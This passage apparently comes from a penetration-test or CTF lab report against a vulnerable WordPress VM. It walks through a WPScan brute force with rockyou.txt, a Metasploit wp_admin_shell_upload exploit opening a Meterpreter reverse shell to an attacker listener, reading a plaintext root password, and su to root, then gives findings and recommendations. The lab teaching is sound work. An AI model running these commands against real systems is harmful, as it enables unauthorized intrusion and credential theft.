
[+] Finished: Wed Jul 22 16:39:34 2026
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 12.462 KB
[+] Data Received: 89.407 KB
[+] Memory used: 146.926 MB
[+] Elapsed time: 00:00:44

(root@kali)-[/home/kali]
# wpscan --url http://10.0.2.15/wordpress/ -U c0rrupt3d_brain -P /usr/share/wordlists/rockyou.txt

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.0.2.15/wordpress/ [10.0.2.15]
[+] Started: Wed Jul 22 16:44:29 2026

Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://10.0.2.15/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
```

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali

Session Actions Edit View Help
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.4 identified (Insecure, released on 2019-10-14).
| Found By: Emoji Settings (Passive Detection)
| - http://10.0.2.15/wordpress/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.2.4'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.0.2.15/wordpress/, Match: 'WordPress 5.2.4'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.0

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0rrupt3d_brain / 24992499
Trying c0rrupt3d_brain / 24992499 Time: 00:04:37 > (10700 / 14355092) 0.0

[!] Valid Combinations Found:
| Username: c0rrupt3d_brain, Password: 24992499

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jul 22 16:49:26 2026
[+] Requests Done: 10841
[+] Cached Requests: 29
[+] Data Sent: 3.752 MB
[+] Data Received: 48.303 MB
[+] Memory used: 305.363 MB
[+] Elapsed time: 00:04:57

(root@kali) - [/home/kali]
```

Figure 15: WPScan Brute-Force Attack Using rockyou.txt

Following the successful credential discovery, the Metasploit Framework was launched to exploit the **wp_admin_shell_upload** vulnerability. This exploit allows authenticated users to upload a malicious payload and gain remote shell access.

The following parameters were configured:

- **Module:** exploit/unix/webapp/wp_admin_shell_upload
- **Target Host (RHOST):** 10.0.2.15
- **WordPress Username:** c0rrupt3d_brain
- **WordPress Password:** 24992499

Once executed, the exploit successfully established a reverse shell session.



Figure 16 displays the initialization of the Metasploit Framework in Kali Linux. Metasploit serves as a core toolkit for penetration testing, enabling analysts to uncover and exploit weaknesses in target systems. The startup banner verifies that version 6.4.135-dev is active and lists the available exploits, payloads, encoders, and auxiliary modules.





Figure 17: Searching for WordPress Shell Upload Exploit Module

This image shows a Metasploit Framework search for modules associated with WordPress administrator exploitation. The highlighted module, `exploit(unix/webapp/wp_admin_shell_upload)`, is designed to target vulnerable WordPress sites that permit unauthorized file uploads.



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali

Session Actions Edit View Help
rhost => 10.0.2.15
msf exploit(unix/webapp/wp_admin_shell_upload) > set targeturl /wordpress
[!] Unknown datastore option: targeturl. Did you mean TARGETURI?
targeturl => /wordpress
msf exploit(unix/webapp/wp_admin_shell_upload) > set targeturl /wordpress
targeturl => /wordpress
msf exploit(unix/webapp/wp_admin_shell_upload) >
msf exploit(unix/webapp/wp_admin_shell_upload) > set username c0rrupt3d_brain
username => c0rrupt3d_brain
msf exploit(unix/webapp/wp_admin_shell_upload) > set password 24992499
password => 24992499
msf exploit(unix/webapp/wp_admin_shell_upload) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf exploit(unix/webapp/wp_admin_shell_upload) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf exploit(unix/webapp/wp_admin_shell_upload) > show options
Module options (exploit/unix/webapp/wp_admin_shell_upload):



| Name      | Current Setting | Required | Description                                                                                                           |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| PASSWORD  | 24992499        | yes      | The WordPress password to authenticate with                                                                           |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4 |
| RHOSTS    | 10.0.2.15       | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI | /               | yes      | The base path to the wordpress application                                                                            |
| USERNAME  | c0rrupt3d_brain | yes      | The WordPress username to authenticate with                                                                           |
| VHOST     |                 | no       | HTTP server virtual host                                                                                              |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.3        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target: /home/kali
```

Figure 18: Configuring Exploit Parameters in Metasploit Figure

In Figure 18, the wp_admin_shell_upload exploit is chosen, and its required configuration fields are shown. The module outlines essential inputs such as the WordPress admin credentials, the path to the target installation, and the IP address of the remote host, ensuring proper setup prior to launching the attack.

The image shows a terminal window in a Kali Linux virtual machine. The user is in the Metasploit framework, configuring the `wp_admin_shell_upload` module. The terminal output shows the user attempting to view options, receiving an error, and then successfully displaying the module and payload options. The module options table lists settings like PASSWORD, Proxies, RHOSTS, RPORT, SSL, TARGETURI, USERNAME, and VHOST. The payload options table lists LHOST and LPORT. The exploit target list shows a target named 'WordPress'.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf exploit(unix/webapp/wp_admin_shell_upload) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):



| Name      | Current Setting | Required | Description                                                                                                           |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| PASSWORD  | 24992499        | yes      | The WordPress password to authenticate with                                                                           |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4 |
| RHOSTS    | 10.0.2.15       | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections and if closed port                                                         |
| TARGETURI | /               | yes      | The base path to the wordpress application                                                                            |
| USERNAME  | c0rrupt3d_brain | yes      | The WordPress username to authenticate with (XML-RPC)                                                                 |
| VHOST     |                 | no       | HTTP server virtual host                                                                                              |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.3        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:




| Id | Name      |
|----|-----------|
| 0  | WordPress |



View the full module info with the info or info -d command.
```

19: Setting Reverse Shell Payload Options

The image illustrates the configuration of payload settings within Metasploit. The Local Host (LHOST) is assigned the IP address 10.0.2.3, while the listening port (LPORT) is set to 4444, enabling the reverse shell to connect back to the attacker. Collectively, Figures 18 and 19 show the setup of essential parameters, including RHOSTS (target IP: 10.0.2.15), TARGETURI (WordPress directory), USERNAME (c0rrupt3d_brain), and PASSWORD (24992499), which are required for authenticating to the WordPress admin interface and deploying the payload.



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /usr/share/wordlists

Session Actions Edit View Help

Exploit target:
Id  Name
--  ---
0   WordPress

msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 10.0.2.3:4444
[*] Authenticating with WordPress using c0rrupt3d_brain:24992499 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/fAuXBnAjRa/UBGzGdNDVS.php ...
[*] Sending stage (45739 bytes) to 10.0.2.15
[+] Deleted UBGzGdNDVS.php
[+] Deleted fAuXBnAjRa.php
[+] Deleted ../fAuXBnAjRa
[*] Meterpreter session 1 opened (10.0.2.3:4444 -> 10.0.2.15:43968) at 2026-07-22 22:38:49 -0400

meterpreter > ls
[-] stdapi fs stat: Operation failed: 1
```

Figure 20: Successful Exploitation and Meterpreter Session Establishment

The image demonstrates the successful execution of the Metasploit exploit. The reverse TCP handler initializes, WordPress authentication succeeds, and the payload is uploaded and run, resulting in an active Meterpreter session that provides remote access to the target machine.

Post-Exploitation Analysis: After gaining access, several post-exploitation steps were carried out:

- The Meterpreter shell was used to browse the system's directories.
- The `/home/root3r` folder was examined, revealing sensitive files such as `root_password_ssh.txt`, which contained the system's root password.
- This password enabled privilege escalation, granting full root-level control over the compromised system.

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /usr/share/wordlists
Session Actions Edit View Help
meterpreter > ls
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cd /home
meterpreter > ls
Listing: /home
Mode                Size      Type    Last modified          Name
-----
040755/rwxr-xr-x    4096    dir      2019-11-01 15:50:53 -0400 root3r
meterpreter > pwd
/home
meterpreter > cd root
```

Figure 21. Navigating the Home Directory Using Meterpreter

The figure above illustrates the penetration tester interacting with the compromised host through Meterpreter. An initial attempt to list directory contents using `ls` fails due to limited permissions. After switching to the `/home` directory with `cd /home`, the tester successfully retrieves its contents, revealing a user folder named `root3r`. This discovery suggests a possible privilege-escalation path, as user directories frequently store sensitive information.

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /usr/share/wordlists
Session Actions Edit View Help
/home
meterpreter > cd root
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd root3r
meterpreter > ls
Listing: /home/root3r
Mode                Size      Type    Last modified          Name
-----
100644/rw-r--r--     515    fil      2019-10-30 12:20:18 -0400 .bash_history
100644/rw-r--r--     220    fil      2019-10-30 12:00:58 -0400 .bash_logout
100644/rw-r--r--    3771    fil      2019-10-30 12:00:58 -0400 .bashrc
040755/rwxr-xr-x    4096    dir      2019-10-30 12:04:22 -0400 .cache
100644/rw-r--r--     22    fil      2019-10-30 12:06:32 -0400 .mysql_history
100644/rw-r--r--    655    fil      2019-10-30 12:00:58 -0400 .profile
100644/rw-r--r--      8    fil      2019-10-31 16:20:35 -0400 .root_password_ssh.txt
100644/rw-r--r--      0    fil      2019-10-30 12:11:08 -0400 .sudo_as_admin_successful
100644/rw-r--r--      4    fil      2019-11-01 14:41:28 -0400 test.txt
meterpreter > cat .root_password_ssh.txt
willy26
```

Figure 22. Listing Files in the User's Home Directory

The above figure shows the tester progressing into the `/home/root3r` directory using the `cd root3r` command and then listing its contents with `ls`. The directory contains several files, including `.bash_history`, `.mysql_history`, `.profile`, and `root_password_ssh.txt`. The presence of `root_password_ssh.txt` strongly indicates that the file may store credentials useful for privilege escalation.

```
meterpreter > cat .root_password_ssh.txt
willy26
meterpreter > shell
Process 3402 created. /kali
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@vul01:/home/root3r$ ls
ls
test.txt
www-data@vul01:/home/root3r$ su root
su root
Password: willy26
root@vul01:/home/root3r# ls
ls
test.txt
root@vul01:/home/root3r# cd /root
cd /root
root@vul01:~# ls
ls
proof.txt
root@vul01:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@vul01:~# pwd
```

Figure 23. Extracting Sensitive Files and Root Password

The figure above illustrates a pivotal stage in the attack, where the tester retrieves the contents of `root_password_ssh.txt` using the `cat` command, revealing the password `willy26`. The tester then uses `su root` and supplies the extracted password to obtain root-level privileges, granting full administrative control over the compromised system.

After elevating privileges, the tester navigates to the `/root` directory and lists its contents to verify successful root access. The presence of `proof.txt` a common indicator file in penetration-testing and CTF environments confirms the system has been fully compromised. Opening the file displays the message, “**voila, you have successfully pwned me :)**”, signifying complete exploitation.

```
root@vul01:~# pwd
pwd
/root
root@vul01:~# ifconfig
ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:f6:62:fa
        inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fef6:62fa/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:39192 errors:0 dropped:0 overruns:0 frame:0
        TX packets:39245 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:7874931 (7.8 MB)  TX bytes:20187938 (20.1 MB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:1297 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1297 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:366722 (366.7 KB)  TX bytes:366722 (366.7 KB)

virbr0  Link encap:Ethernet  HWaddr 52:54:00:c5:7d:1b
        inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
        UP BROADCAST MULTICAST  MTU:1500  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@vul01:~#
```

Figure 24. Identifying Network Interfaces

The image above displays the results of the `ifconfig` command, showing the network interfaces of the compromised host. The presence of multiple interfaces including `eth0`, which is assigned the IP address `10.0.2.15` confirms that the attacker has successfully gained access to the machine's network environment.

4. Findings and Recommendations

The penetration test uncovered several weaknesses that ultimately allowed full system compromise. The following sections summarize the key findings and recommended corrective actions.

4.1 Findings

- **Weak Authentication:** The WordPress administrator account used a weak password, making it vulnerable to brute-force attacks.
- **Outdated WordPress Installation:** The system was running an older WordPress version (5.2.4) containing known security flaws.
- **Vulnerable Plugin:** The WordPress instance was susceptible to the `wp_admin_shell_upload` exploit, enabling remote shell execution.
- **Exposure of Sensitive Credentials:** The root user's SSH password was stored in a plaintext file (`root_password_ssh.txt`), facilitating easy privilege escalation.

4.2 Recommendations

- **Strengthen Authentication Controls:** Enforce robust password policies and implement multi-factor authentication for administrative accounts.
- **Maintain Up-to-Date Software:** Apply regular updates to WordPress and all installed plugins to reduce exposure to known vulnerabilities.
- **Limit Administrative Access:** Restrict access to the WordPress admin panel to trusted IP ranges and disable unnecessary admin features.
- **Improve Credential Storage Practices:** Avoid storing passwords in plaintext. Use secure credential vaults or encrypted storage mechanisms.

5. Conclusion

This penetration testing engagement demonstrated how multiple weaknesses ranging from weak authentication to outdated software can be chained together to achieve full system compromise. The results emphasize the importance of proactive security measures, including enforcing strong authentication, applying timely updates, and safeguarding sensitive information. Implementing the recommended best practices will significantly strengthen the system's security posture and reduce the likelihood of future attacks.